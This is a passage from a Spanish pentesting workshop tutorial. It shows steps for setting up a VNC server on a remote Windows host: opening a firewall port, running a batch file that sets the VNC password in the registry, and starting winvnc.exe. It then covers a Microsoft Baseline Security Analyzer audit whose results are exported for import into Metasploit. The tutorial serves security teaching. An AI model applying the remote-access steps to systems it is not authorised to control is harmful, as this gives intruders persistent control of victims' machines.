
Abrimos el puerto vnc en el firewall de Windows

El equipo remoto quedaria de la siguiente forma:



Puerto vnc abierto en el firewall de Windows


Ahora debemos ejecutar el fichero de configuracion de vnc que hemos subido para que añada al registro una serie de configuraciones como por ejemplo la password de connexion



Ejecución de regnow.bat para el registro de claves


Ejecutamos **regnow.bat**

Seguidamente iniciaremos la aplicación servidora WINVNC.EXE con **start winvnc.exe**



Inicio del servicio Winvnc en el equipo remoto

Ahora ya estamos es disposición de ejecutar el cliente vnc para conectarnos.




Cliente de conexión a VNC

Solicitud de password en VNC


Auditando con MBSA

Microsoft Baseline Security Analyzer (MBSA) es una herramienta gratuita proporcionada por Microsoft que puede descargarse de http://www.microsoft.com/download/en/details.aspx?displaylang=en&id=19892

Nos ayuda a detector los parches de windows no instalados, cuentas sin password, caducidad de contraseñas, login, configuraciones de internet Explorer, sql, IIS, está actualmente en su versión 2.2 y su uso en modo gráfico es simple.



Podemos escanear un simple equipo o un rango de máquinas.



Podemos especificar el nombre de host o la ip y marcar los procesos que deseamos auditar, en su última versión podemos comparar las últimas actualizaciones de manera offine simplemente indicando el ultimo catálogo de Microsoft que podes descargarlo del siguiente enlace http://go.microsoft.com/fwlink/?LinkID=74689

Para que el escaneo tenga un buen resultado, debemos preconfigurar la maquina destino con los siguientes pasos:

Comprobar las excepciones en el firewall con los siguientes puertos:

Tcp 1001
Tcp 135
Tcp 139
Tcp 445
Udp 137
Udp 138

Descargar en el cliente el último agente de windows update.

http://go.microsoft.com/fwlink/?LinkId=90992

Agregar la siguiente clave en el registro


Windows Registry Editor Version 5.00

[HKEY_LOCAL_MACHINE\SOFTWARE\Classes\AppID\{B366DEBE-645B-43A5-B865-DDD82C345492}]
"Endpoints"=hex(7):6e,00,63,00,61,00,63,00,6e,00,5f,00,69,00,70,00,5f,00,74,00,\
  63,00,70,00,2c,00,30,00,2c,00,31,00,30,00,30,00,31,00,00,00,00,00

Bien debemos tener en cuenta que el escaneo se debe hacer desde una cuenta de administrador del equipo destino con lo que si queremos hacer un escaneo a un host con diferentes credenciales debemos poder introducirla característica que en modo gráfico no tenemos, por eso usaremos el modo dos de mbsa que los encontraremos en **C:\Archivos de programa\Microsoft Baseline Security Analyzer 2\mbsaclie.exe.**
Como es posible que no tengamos conexión directa a internet usaremos el catalogo offine, el formato sería el siguiente:


mbsacli.exe /target 192.168.1.80 /u mbsa /p mbsa /catalog c:\wsusscn2.cab /ia /offline /nd


Le indicamos mbsacli con /target el host a escanear con /u el usuario Administrador del host de destino con /p la password de la cuenta con /catalog la ubicación del último catálogo de Microsoft con /ia actualice los componentes del agente con /offine muestra las actualizaciones del catalogo descargado y /nd no descarga ningún fichero de Microsoft durante el escaneo.




No os desaniméis porqué el escaneo tarda un ratito unos 5 minutos (en mi equipo)

Nos generará un reporte en C:\Documents and Settings\Administrador\SecurityScans, donde nos muestra las vulnerabilidades encontradas en el equipo destino.





En result details de cada apartado nos muestra información encontrada como por ejemplo en security updates:



Existe la posibilidad de exportar el informe a xml para posteriormente aprovechar la opción de importación del fichero xml a metasploit.

Quiero aclarar un inciso, cuando el escaneo se realiza de forma remota con los parámetros /u /p el parámetro /xmlout es operativo ya que no los acepta, por lo tanto no se puede exporter un fichero con extensión mbsa a xml con parámetros remotos.

La exportación la realizamos localmente en la maquina destino de la siguiente manera:

mbsacli.exe /xmlout /catalog c:\wsusscn2.cab /unicode >c:\victima.xml

Personalmente la importación del fichero no me ha funcionado correctamente.

db_import c:\victima.xml

Y esto es todo amigos….

Si llega el próximo taller prometo extenderme con más herramientas...